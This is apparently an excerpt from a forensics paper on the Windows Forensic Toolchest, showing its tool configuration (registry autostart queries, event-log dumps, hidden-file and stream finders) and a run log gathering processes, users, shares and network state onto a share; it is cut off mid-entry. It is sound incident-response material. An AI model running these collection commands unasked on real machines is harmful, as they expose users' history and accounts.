EH     dumpel.exe    38DC05F37E1AB9969246CE01A3DB19BD %s -t -l security -f
%s%s%s seclog SECURITY LOG  <FONT face="Tahoma" size="4"><B>dumpel</B></FONT>
&nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>dumpel</B> -- dumps an Event Log to a tab-separated text file<P>
#NOTE:  psloglist.exe crashes when run under this tool.  Dumpel.exe provides
equivalent functionality.
#ERROR# EVH  psloglist.exe 192F2D9ECBC87216300AB7AF287F8107 %s > %s%s%s  evtlog
       EVENT LOG     <FONT face="Tahoma" size="4"><B>psloglist</B></FONT> &nbsp;
(<A
href="http://www.sysinternals.com/ntw2k/freeware/pstools.shtml">http://www.sysi
nternals.com/ntw2k/freeware/pstools.shtml</A>)<P><B>psloglist</B> -- dump event
log records<P>

###############
# FILE SYSTEM #
###############
M      NA     NA     NA     NA     FILE SYSTEM   NA
#NOTE:  *** Really should do more drives than C ***

#MAC TIME ANALYSIS #
EHS    cmd.exe       41DFD71FA18804847EB411F2C6CA5ACA %s /C dir C:\ /S /TA >
%s%s%s filelist      LAST ACCESS   <FONT face="Tahoma" size="4"><B>dir</B></FONT>
&nbsp; (from a trusted system)<P><B>dir</B> -- show last access time based file
listing<P>
EHS    cmd.exe       41DFD71FA18804847EB411F2C6CA5ACA %s /C tree C:\ /F /A >
%s%s%s filestg       FILE TREE     <FONT face="Tahoma"
size="4"><B>tree</B></FONT> &nbsp; (from a trusted system)<P><B>tree</B> --
show the location of every file on the system<P>
V      p2x561.dll    22A144786B24809A0DD8757575F21F56 NA     NA     NA
       Required by mac.exe
#NOTE:  mac.exe is built using perl2exe.  As such it will write a temp file to
the hard drive of the machine it is run on.
EVHSW  mac.exe       388631FC7DD59959A26F246FC37034FA %s -d c:\ -s >%s%s%s
       mac    MAC    <FONT face="Tahoma" size="4"><B>mac</B></FONT> &nbsp; (<A
href="http://patriot.net/~carvdawg/perl.html">http://patriot.net/~carvdawg/perl
.html</A>)<P><B>mac</B> -- retrieves file MAC times from NT/2K systems<P>

# HIDDEN FILES #
EVHS   hfind.exe     5125DDD2568378310FB0BC4F9994BFC4 %s c: > %s%s%s      hfind
       HFIND  <FONT face="Tahoma" size="4"><B>hfind</B></FONT> &nbsp; (<A
href="http://www.foundstone.com">http://www.foundstone.com</A>)<P><B>hfind</B>
-- hidden file finder with last access times<P>
EHS    cmd.exe       41DFD71FA18804847EB411F2C6CA5ACA %s /C dir C:\ /S /AH /TA >
%s%s%s hidden HIDDEN FILE   <FONT face="Tahoma" size="4"><B>dir</B></FONT> &nbsp;
(from a trusted system)<P><B>dir</B> -- show the hidden files on a system<P>

# ALTERNATE DATA STREAMS #
#NOTE:  streams.exe will error if you use the wrong cmd.exe for the system you
are on
EVHS   streams.exe   9E5F272E010BE683BB42430A9609426D %s -s c:\*.* > %s%s%s
       streams       STREAMS       <FONT face="Tahoma"
size="4"><B>streams</B></FONT> &nbsp; (<A
href="http://www.sysinternals.com/ntw2k/source/misc.shtml">http://www.sysintern
als.com/ntw2k/source/misc.shtml</A>)<P><B>streams</B> -- view NTFS file stream
information<P>
```

```
##############
# AUTO START #
##############
M      NA     NA     NA     NA     AUTO START METHODS  NA

#NOTE:  This is not all inclusive (perhaps next version), but it covers the
basics

# REGISTRY METHODS #
EVH    reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKLM\Software\Microsoft\Windows\CurrentVersion\Run /S > %s%s%s     hklm_r REG:
HKLM_R <FONT face="Tahoma" size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce /S > %s%s%s hklm_ro
       REG: HKLM_RO  <FONT face="Tahoma" size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices /S > %s%s%s
       hklm_rs      REG: HKLM_RS  <FONT face="Tahoma" size="4"><B>reg</B></FONT>
&nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce /S > %s%s%s
       hklm_rso     REG: HKLM_RSO <FONT face="Tahoma" size="4"><B>reg</B></FONT>
&nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKCU\Software\Microsoft\Windows\CurrentVersion\Run /S > %s%s%s     hkcu_r REG:
HKCU_R <FONT face="Tahoma" size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /S > %s%s%s hkcu_ro
       REG: HKCU_RO  <FONT face="Tahoma" size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices /S > %s%s%s
       hkcu_rs      REG: HKCU_RS  <FONT face="Tahoma" size="4"><B>reg</B></FONT>
&nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
```

```
# OTHER FILES #
#NOTE:  You have to make sure the %'s and \'s are escaped or else sprintf()
will crater
EH     cmd.exe      41DFD71FA18804847EB411F2C6CA5ACA %s /C type
%%SystemDrive%%\autoexec.bat > %s%s%s   autoexec     AUTOEXEC.BAT  <FONT
face="Tahoma" size="4"><B>autoexec.bat</B></FONT> &nbsp; (system startup
file)<P><B>autoexec.bat</B> -- starts every time system boots at DOS level<P>
EH     cmd.exe      41DFD71FA18804847EB411F2C6CA5ACA %s /C type
%%SystemRoot%%\win.ini > %s%s%s  win_ini      WIN.INI      <FONT face="Tahoma"
size="4"><B>win.ini</B></FONT> &nbsp; (system startup file)<P><B>win.ini</B> --
starts every time Windows starts(look for... load= and run=)<P>
EH     cmd.exe      41DFD71FA18804847EB411F2C6CA5ACA %s /C type
%%SystemRoot%%\system.ini > %s%s%s      sys_ini      SYSTEM.INI   <FONT
face="Tahoma" size="4"><B>system.ini</B></FONT> &nbsp; (system startup
file)<P><B>system.ini</B> -- starts every time Windows starts (look for...
Shell=)<P>
EH     cmd.exe      41DFD71FA18804847EB411F2C6CA5ACA %s /C type
%%SystemRoot%%\winstart.bat > %s%s%s    winstart     WINSTART.BAT  <FONT
face="Tahoma" size="4"><B>winstart.bat</B></FONT> &nbsp; (system startup
file)<P><B>winstart.bat</B> -- starts every time Windows starts (operates as
normal .bat file)<P>
EH     cmd.exe      41DFD71FA18804847EB411F2C6CA5ACA %s /C type
%%SystemRoot%%\wininit.ini > %s%s%s     init_ini     WININIT.INI   <FONT
face="Tahoma" size="4"><B>wininit.ini</B></FONT> &nbsp; (system startup
file)<P><B>wininit.ini</B> -- Used by setup programs; if file exists, it is run
once and deleted by Windows<P>

############
# REGISTRY #
############
M      NA     NA     NA     NA     REGISTRY     NA
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
"HKCU\Software\Microsoft\Internet Explorer\Explorer Bars\{C4EE31F3-4768-11D2-
BE5C-00A0C9A83DA1}" /S > %s%s%s  search_h     SEARCH HISTORY      <FONT
face="Tahoma" size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
"HKCU\Software\Microsoft\Internet Explorer\TypedURLs" /S > %s%s%s  type_url
       TYPED URLS   <FONT face="Tahoma" size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /S > %s%s%s
       run_hist     LAST COMMANDS <FONT face="Tahoma" size="4"><B>reg</B></FONT>
&nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU /S
> %s%s%s     lastsave     LAST FILES SAVED    <FONT face="Tahoma"
size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
```

```
EH     reg.exe      31E1B2FE1F1FE4F418439BF1EC991EEF %s query
HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall /S > %s%s%s
       installh     INSTALL HISTORY     <FONT face="Tahoma"
size="4"><B>reg</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp">http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default
.asp</A>)<P><B>reg</B> -- performs add, change, import, export and other
operations on registry subkeys<P>
EVHS   regdmp.exe   A92E8BA3A7B8B7FA80D4AC189DBF45FD %s > %s%s%s  regdmp REGDMP
       <FONT face="Tahoma" size="4"><B>regdmp</B></FONT> &nbsp; (from Windows
Resource Kit)<P><B>regdmp</B> -- dumps of all or part of the registry to
stdout<P>

########
# MISC #
########
M      NA     NA     NA     NA     MISC   NA
V      p2x561.dll   22A144786B24809A0DD8757575F21F56 NA     NA     NA
       Required by sniffer.exe
#NOTE:  sniffer.exe is built using perl2exe.  As such it will write a temp file
to the hard drive of the machine it is run on.
EVHW   sniffer.exe  EF13B9506E76689B250C33D4F477035F %s > %s%s%s  sniffer
       SNIFFER      <FONT face="Tahoma" size="4"><B>sniffer</B></FONT> &nbsp;
(<A
href="http://patriot.net/~carvdawg/perl.html">http://patriot.net/~carvdawg/perl
.html</A>)<P><B>sniffer</B> -- used to detect the presence of the WinPcap
packet capture device driver<P>
V      p2x561.dll   22A144786B24809A0DD8757575F21F56 NA     NA     NA
       Required by mdmchk.exe
#NOTE:  mdmchk.exe is built using perl2exe.  As such it will write a temp file
to the hard drive of the machine it is run on.
#NOTE:  mdmchk.exe makes a socket connection to TCP port 135 of the machine it
is run on
EVHSW  mdmchk.exe   0633B72EC8E8EF515B33EF882ACF955D %s > %s%s%s  mdmchk MDMCHK
       <FONT face="Tahoma" size="4"><B>mdmchk</B></FONT> &nbsp; (<A
href="http://patriot.net/~carvdawg/perl.html">http://patriot.net/~carvdawg/perl
.html</A>)<P><B>mdmchk</B> -- checks remote NT machines for the existence of a
modem driver<P>

########
# DONE #
########
M      NA     NA     NA     NA     DONE   NA
EVH    md5sum.exe   A1A75714A1BDE5F4731AD63A527A65E8 %s *.* > %s%s%s
       md5tools     TOOLS MD5    <FONT face="Tahoma"
size="4"><B>md5sum</B></FONT> &nbsp; (<A
href="http://unxutils.sourceforge.net">http://unxutils.sourceforge.net</A>)<P><
B>md5sum</B> -- print or check MD5 checksums<P>
EVH    now.exe      FA32FB39C1DDB58FE8D6D945754FF036 %s > %s%s%s  end    END
TIME   <FONT face="Tahoma" size="4"><B>now</B></FONT> &nbsp; (<A
href="http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/now-
o.asp">http://www.microsoft.com/windows2000/techinfo/reskit/tools/existing/now-
o.asp</A>)<P><B>now</B> -- displays the current date and time to stdout<P>
```

<u>wft.log</u>

```
|-----------------------------------|
| Windows Forensic Toolchest (WFT)  |
|       v1.0.01 (2003.08.25)        |
| Copyright (C) 2003 Monty McDougal |
|-----------------------------------|
Shell:  cmd.exe
Destination:  \\192.168.0.102\GCFA\wft_test\
Config File:  wft.cfg
Run Slow Apps:  FALSE
Run Disk Modifying Apps:  FALSE
Run Reports:  TRUE
Report Date/Time:  08/25/2003  07:10:22 (24h)

[START @ 07:10:43]

  07:10:43
  Verifying wft.exe...
    FAILED     (md5=A48B4C824F23477E410B8C1300CBDCF2)
    EXPECTING  (md5=8CC9E1BCD66C7B4C0AEB99B5D0E2EE34)

  07:10:43
  Verifying cmd.exe...
    OK  (md5=8CC9E1BCD66C7B4C0AEB99B5D0E2EE34)

  07:10:44
  Verifying cmdnt.exe...
    OK  (md5=7644AE3BCADAE89E7160E3AFF2E7D2BC)

[START]

  07:10:44
  Verifying now.exe...
    OK  (md5=FA32FB39C1DDB58FE8D6D945754FF036)

  07:10:44
  Running...
    now.exe > \\192.168.0.102\GCFA\wft_test\start.txt
    \\192.168.0.102\GCFA\wft_test\start.txt
(md5=3D0BF0CD8AC772B48DC8F6FF8C3598D1)

  07:10:45
  Generating report...
    \\192.168.0.102\GCFA\wft_test\start.htm
(md5=E70208D36B8FD9E5549000F28A65ACE3)

[MEMORY]

  07:10:46
  Verifying pclip.exe...
    OK  (md5=1C35D256AC672A8738D5A172C06CC125)

  07:10:46
  Running...
    pclip.exe > \\192.168.0.102\GCFA\wft_test\pclip.txt
    \\192.168.0.102\GCFA\wft_test\pclip.txt
(md5=E269C3C1034DB435F16C3F0F39F3BF93)

  07:10:47
  Generating report...
    \\192.168.0.102\GCFA\wft_test\pclip.htm
(md5=626540A4C2F7F516ACA63F212D565513)

  07:10:47
  Verifying mem.exe...
    OK  (md5=86CBCF547AA3B128DB6DED40BC5EBDE0)

  07:10:47
  Running...
```

```
    mem.exe /d > \\192.168.0.102\GCFA\wft test\mem.txt
    \\192.168.0.102\GCFA\wft_test\mem.txt
(md5=6869738BDBCDA4C49E1222561841B888)

  07:10:56
  Generating report...
    \\192.168.0.102\GCFA\wft_test\mem.htm
(md5=59569507C652B90E7D94CA9590AEA55D)

  07:10:56
  Verifying getopt.dll...
    OK  (md5=C7511457E04A556559FE4E52DBB75C2A)

  07:10:56
  Verifying msvcr70.dll...
    OK  (md5=9972A6ED4F2388DBFA8E0A96F6F3FDF1)

  07:10:57
  Verifying dd.exe...
    OK  (md5=1C576A691B0C9C8421B842457E167356)

  07:10:57
  Warning...
    dd.exe takes a long time to complete.  Please wait...
    -noslow option was used -- dd.exe is being skipped...

  07:10:57
  Verifying attrib.exe...
    OK  (md5=48CA5D21F3B4C7B5C4E40A79B1918F1D)

  07:10:58
  Warning...
    attrib.exe takes a long time to complete.  Please wait...
    -noslow option was used -- attrib.exe is being skipped...

[PROCESSES]

  07:10:58
  Verifying listdlls.exe...
    OK  (md5=7CA844CE3DF71DF241CBE0A1D1741B08)

  07:10:58
  Warning...
    listdlls.exe takes a long time to complete.  Please wait...
    -noslow option was used -- listdlls.exe is being skipped...

  07:10:59
  Verifying pulist.exe...
    OK  (md5=DD0F6344D230C12DF30A32E430F6B1B3)

  07:10:59
  Running...
    pulist.exe > \\192.168.0.102\GCFA\wft_test\pulist.txt
    \\192.168.0.102\GCFA\wft_test\pulist.txt
(md5=EDB106D68B71590BF334CD61F93F00F3)

  07:11:00
  Generating report...
    \\192.168.0.102\GCFA\wft_test\pulist.htm
(md5=271C56B5EB93C40642EEAA2A039C2EC5)

  07:11:01
  Verifying pslist.exe...
```

```
    OK  (md5=2B9B2B540CAAD8B5DB64EADB058904E1)

  07:11:01
  Running...
    pslist.exe > \\192.168.0.102\GCFA\wft_test\pslist.txt
    \\192.168.0.102\GCFA\wft_test\pslist.txt
(md5=8DAF8B7054BE880F750748C38C0ADB38)

  07:11:03
  Generating report...
    \\192.168.0.102\GCFA\wft_test\pslist.htm
(md5=0A0423C6D814BC4743B80F43AE0E709F)

  07:11:03
  Verifying cygwin1.dll...
    OK  (md5=A3D59DCCFA03CBBBDE3E3B3A91EBF106)

  07:11:04
  Verifying ps.exe...
    OK  (md5=890D90A9753B0E4B72FC5DDB457E0312)

  07:11:04
  Running...
    ps.exe -ealW > \\192.168.0.102\GCFA\wft_test\ps.txt
    \\192.168.0.102\GCFA\wft_test\ps.txt
(md5=702A61B013DBE26263E12519A78E2C78)

  07:11:05
  Generating report...
    \\192.168.0.102\GCFA\wft_test\ps.htm
(md5=E4924A608905B19DC9C46F4CE20F6C69)

  07:11:06
  Verifying psfile.exe...
    OK  (md5=8D1A5309ECC25E78BBD3411684B6012E)

  07:11:06
  Running...
    psfile.exe > \\192.168.0.102\GCFA\wft_test\psfile.txt
    \\192.168.0.102\GCFA\wft_test\psfile.txt
(md5=29630FA3F1D878C884168012C6DCEF82)

  07:11:07
  Generating report...
    \\192.168.0.102\GCFA\wft_test\psfile.htm
(md5=32DF5975B063D633446C432F5CE6B43F)

[SERVICES]

  07:11:08
  Verifying servicelist.exe...
    OK  (md5=EF97AA16ADE0A9F531F0EA8AA88F001D)

  07:11:08
  Running...
    servicelist.exe \\127.0.0.1 > \\192.168.0.102\GCFA\wft_test\srvc.txt
    \\192.168.0.102\GCFA\wft_test\srvc.txt
(md5=8E74213360EA0EAF0342B055528A7574)

  07:11:10
  Generating report...
    \\192.168.0.102\GCFA\wft_test\srvc.htm
(md5=64EC6049CF67948CB9B21DE5EB9615AD)
```

```
  07:11:10
  Verifying psservice.exe...
    OK  (md5=9C6D6542908A8FEC64063489344722C5)

  07:11:10
  Running...
    psservice.exe > \\192.168.0.102\GCFA\wft_test\psservice.txt
    \\192.168.0.102\GCFA\wft_test\psservice.txt
(md5=31DFA4CE165F1640644D0D52A5320B35)

  07:11:27
  Generating report...
    \\192.168.0.102\GCFA\wft_test\psservice.htm
(md5=168ABA98E5CA8443F2A54B0D793BC5AE)

[SYSTEM INFO]

  07:11:27
  Verifying psinfo.exe...
    OK  (md5=91E7E1EB47698CCD1874698F59345E28)

  07:11:27
  Running...
    psinfo.exe > \\192.168.0.102\GCFA\wft_test\psinfo.txt
    \\192.168.0.102\GCFA\wft_test\psinfo.txt
(md5=996B7FDAB6CB1EA969815064B8E92753)

  07:11:29
  Generating report...
    \\192.168.0.102\GCFA\wft_test\psinfo.htm
(md5=E7EA564384488436D775D8A3B2B2D2F0)

  07:11:30
  Running...
    cmd.exe /C set > \\192.168.0.102\GCFA\wft_test\environm.txt
    \\192.168.0.102\GCFA\wft_test\environm.txt
(md5=AD262E186C74E951FD1874124D7CF093)

  07:11:30
  Generating report...
    \\192.168.0.102\GCFA\wft_test\environm.htm
(md5=1B489357A39350AF3E0FE77BA5D1238A)

  07:11:30
  Running...
    cmd.exe /C ver > \\192.168.0.102\GCFA\wft_test\ver.txt
    \\192.168.0.102\GCFA\wft_test\ver.txt
(md5=0DD050BA21B83FCF509402272A7EF44C)

  07:11:30
  Generating report...
    \\192.168.0.102\GCFA\wft_test\ver.htm
(md5=9EA591B1616D016503CDB0B4B097C69D)

  07:11:30
  Verifying uptime.exe...
    OK  (md5=415EDA8D64E4B487A78218212F5DB282)

  07:11:30
  Warning...
    uptime.exe takes a long time to complete.  Please wait...
    -noslow option was used -- uptime.exe is being skipped...
  07:11:30
  Warning...
    uptime.exe takes a long time to complete.  Please wait...
    -noslow option was used -- uptime.exe is being skipped...

  07:11:30
  Verifying psuptime.exe...
    OK  (md5=D431832DE90CB994B41FE30B0543910F)

  07:11:30
  Warning...
    psuptime.exe takes a long time to complete.  Please wait...
    -noslow option was used -- psuptime.exe is being skipped...

  07:11:30
  Verifying hostname.exe...
    OK  (md5=164E71AE02761F892E70F9639ADF5964)

  07:11:30
  Running...
    hostname.exe > \\192.168.0.102\GCFA\wft_test\hostname.txt
    \\192.168.0.102\GCFA\wft_test\hostname.txt
(md5=A815A9322A14FDD11006FD3402A0D282)

  07:11:30
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hostname.htm
(md5=19D03152AD87930684ECB46C25A6EED9)

  07:11:30
  Verifying uname.exe...
    OK  (md5=463CFAC34C9BD65C77BD98C529DF845A)

  07:11:30
  Running...
    uname.exe -a > \\192.168.0.102\GCFA\wft_test\uname.txt
    \\192.168.0.102\GCFA\wft_test\uname.txt
(md5=B4CFDF9B635F75CAE797D769693E7C55)

  07:11:30
  Generating report...
    \\192.168.0.102\GCFA\wft_test\uname.htm
(md5=EFB269D6B542E2AA79499198789896B3)

  07:11:30
  Verifying whoami.exe...
    OK  (md5=D166374D267A2B4CF8F5E00ABE8BEDF1)

  07:11:30
  Running...
    whoami.exe > \\192.168.0.102\GCFA\wft_test\whoami.txt
    \\192.168.0.102\GCFA\wft_test\whoami.txt
(md5=5CD29C08DF861E0CB8ECF344A1FE6266)

  07:11:30
  Generating report...
    \\192.168.0.102\GCFA\wft_test\whoami.htm
(md5=D399F8569B24427E1A0E722F15A592F5)

[NETWORK INFO]

  07:11:30
  Verifying ipconfig.exe...
    OK  (md5=2CAA7C99890F90414E50A031B3874B8A)

  07:11:30
  Running...
    ipconfig.exe /all > \\192.168.0.102\GCFA\wft_test\ipconfig.txt
    \\192.168.0.102\GCFA\wft_test\ipconfig.txt
(md5=DA1455B67D33BBB5F3F96A382A4B887C)

  07:11:31
  Generating report...
    \\192.168.0.102\GCFA\wft_test\ipconfig.htm
(md5=DB9A9D2ED3C7DBA65F0B581D8B8DFDC0)

  07:11:31
  Verifying netstat.exe...
    OK  (md5=447282012156D360A862B30C7DD2CF3D)

  07:11:31
  Running...
    netstat.exe -an > \\192.168.0.102\GCFA\wft_test\netstat.txt
    \\192.168.0.102\GCFA\wft_test\netstat.txt
(md5=61E617932730181507CF49E4AC617A63)

  07:11:31
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netstat.htm
(md5=D1B85B9FBC15A38155D38C8ECB04CF00)

  07:11:31
  Verifying fport.exe...
    OK  (md5=544E746B267808EC0F76D904C739BD0D)

  07:11:31
  Running...
    fport.exe > \\192.168.0.102\GCFA\wft_test\fport.txt
    \\192.168.0.102\GCFA\wft_test\fport.txt
(md5=BFE915726B6DAA604FA9BBB531AFE244)

  07:11:31
  Generating report...
    \\192.168.0.102\GCFA\wft_test\fport.htm
(md5=70C88A96B6C05EBC858CF31B4EA530F2)

  07:11:31
  Verifying arp.exe...
    OK  (md5=6BF868C93D144A37F323C39C8C5DC4DE)

  07:11:31
  Running...
    arp.exe -a > \\192.168.0.102\GCFA\wft_test\arp.txt
    \\192.168.0.102\GCFA\wft_test\arp.txt
(md5=678F917B7B318A87F3A1D3EEF40C4484)

  07:11:31
  Generating report...
    \\192.168.0.102\GCFA\wft_test\arp.htm
(md5=34849F4A31FD4B49CE71A41FD5011B65)

  07:11:31
  Verifying route.exe...
    OK  (md5=5DC6252304BDBA6298E46262264A2033)
  07:11:31
  Running...
    route.exe print > \\192.168.0.102\GCFA\wft_test\rtable.txt
    \\192.168.0.102\GCFA\wft_test\rtable.txt
(md5=0A02D0DDC41031823F558A1E2310E9FC)

  07:11:32
  Generating report...
    \\192.168.0.102\GCFA\wft_test\rtable.htm
(md5=6E7DD0C6A522B8D1F9182C22B31BFD86)

  07:11:32
  Verifying ipxroute.exe...
    OK  (md5=44FFA874C4DFCA0061C6FA5DDEC8D5B5)

  07:11:32
  Warning...
    ipxroute.exe takes a long time to complete.  Please wait...
    -noslow option was used -- ipxroute.exe is being skipped...

  07:11:32
  Verifying nbtstat.exe...
    OK  (md5=FEBDF2C81A3A569D8EE17C16F368CFB2)

  07:11:32
  Running...
    nbtstat.exe -n > \\192.168.0.102\GCFA\wft_test\nbtstatn.txt
    \\192.168.0.102\GCFA\wft_test\nbtstatn.txt
(md5=11DFD849C1B1C9E287AA619A72C80C3F)

  07:11:32
  Generating report...
    \\192.168.0.102\GCFA\wft_test\nbtstatn.htm
(md5=0792659B2FEE17303CB3665AFD89BBA4)

  07:11:32
  Running...
    nbtstat.exe -c > \\192.168.0.102\GCFA\wft_test\nbtstatc.txt
    \\192.168.0.102\GCFA\wft_test\nbtstatc.txt
(md5=F04FBF895F357AD610C6E5C08B75C3CD)

  07:11:32
  Generating report...
    \\192.168.0.102\GCFA\wft_test\nbtstatc.htm
(md5=DFF1605A164AE7E62D512B43CDEA4AEF)

  07:11:32
  Running...
    nbtstat.exe -s > \\192.168.0.102\GCFA\wft_test\nbtstats.txt
    \\192.168.0.102\GCFA\wft_test\nbtstats.txt
(md5=C137260B323C126A08295D0FDE40ADC6)

  07:11:33
  Generating report...
    \\192.168.0.102\GCFA\wft_test\nbtstats.htm
(md5=95876E5E47D395D0843839D68EE665BD)

  07:11:33
  Verifying net.exe...
    OK  (md5=8F9F01A95318FC4D5A40D4A6534FA76B)

  07:11:33
  Running...
```

```
    net.exe accounts > \\192.168.0.102\GCFA\wft test\netacct.txt
    \\192.168.0.102\GCFA\wft_test\netacct.txt
(md5=83A23E9992174906473E0A739AA4DD6A)

  07:11:33
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netacct.htm
(md5=6B3137C0CDC48A26EEA3ABDCC6E850E4)

  07:11:33
  Running...
    net.exe group > \\192.168.0.102\GCFA\wft_test\netgroup.txt
    \\192.168.0.102\GCFA\wft_test\netgroup.txt
(md5=C5FC9C8CE7E90103BBB77435370BF16C)

  07:11:33
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netgroup.htm
(md5=55CBCC0CB37174BFCA9CE1B3447891F6)

  07:11:33
  Running...
    net.exe localgroup > \\192.168.0.102\GCFA\wft_test\netlg.txt
    \\192.168.0.102\GCFA\wft_test\netlg.txt
(md5=E7B14CF2A129EB319D9F14D6C4AB3517)

  07:11:34
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netlg.htm
(md5=EA3BA80017344CB6C818912B35A4532C)

  07:11:34
  Running...
    net.exe file > \\192.168.0.102\GCFA\wft_test\netrpt.txt
    \\192.168.0.102\GCFA\wft_test\netrpt.txt
(md5=768165E0ABF16BF3056836D5431A7296)

  07:11:34
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netrpt.htm
(md5=0EF9B42A5B8F5FA01CB49D1B21B09561)

  07:11:34
  Running...
    net.exe session > \\192.168.0.102\GCFA\wft_test\netsessi.txt
    \\192.168.0.102\GCFA\wft_test\netsessi.txt
(md5=A8B9FE9CB4B9BEB3377CD2E63C0E8EB1)

  07:11:35
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netsessi.htm
(md5=8D450BB4BE39FE87949B8016DF906B31)

  07:11:35
  Running...
    net.exe share > \\192.168.0.102\GCFA\wft_test\netshare.txt
    \\192.168.0.102\GCFA\wft_test\netshare.txt
(md5=32F60215D6F7CE348C66FE6D6AFB7081)

  07:11:36
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netshare.htm
(md5=8CB03F705ECDB70DB55BE4F6DBF2C058)
```

```
  07:11:36
  Running...
    net.exe start > \\192.168.0.102\GCFA\wft_test\netstart.txt
    \\192.168.0.102\GCFA\wft_test\netstart.txt
(md5=0EA7FB9D67DC7A5D209D362EE03B4C67)

  07:11:37
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netstart.htm
(md5=25B875BD3F45E4B593AAA27BBF6511EE)

  07:11:38
  Running...
    net.exe use > \\192.168.0.102\GCFA\wft_test\netuse.txt
    \\192.168.0.102\GCFA\wft_test\netuse.txt
(md5=009D0937DF24A0525A76240DDAD55297)

  07:11:38
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netuse.htm
(md5=AC8A263B01EDE1E6872B8F8193DFB973)

  07:11:38
  Running...
    net.exe user > \\192.168.0.102\GCFA\wft_test\netuser.txt
    \\192.168.0.102\GCFA\wft_test\netuser.txt
(md5=F72E77A9034697D6C73C475A7725E5C6)

  07:11:39
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netuser.htm
(md5=E36CF3F59B41A7717AD2EC2E2E150AF1)

  07:11:39
  Running...
    net.exe view > \\192.168.0.102\GCFA\wft_test\netview.txt
    \\192.168.0.102\GCFA\wft_test\netview.txt
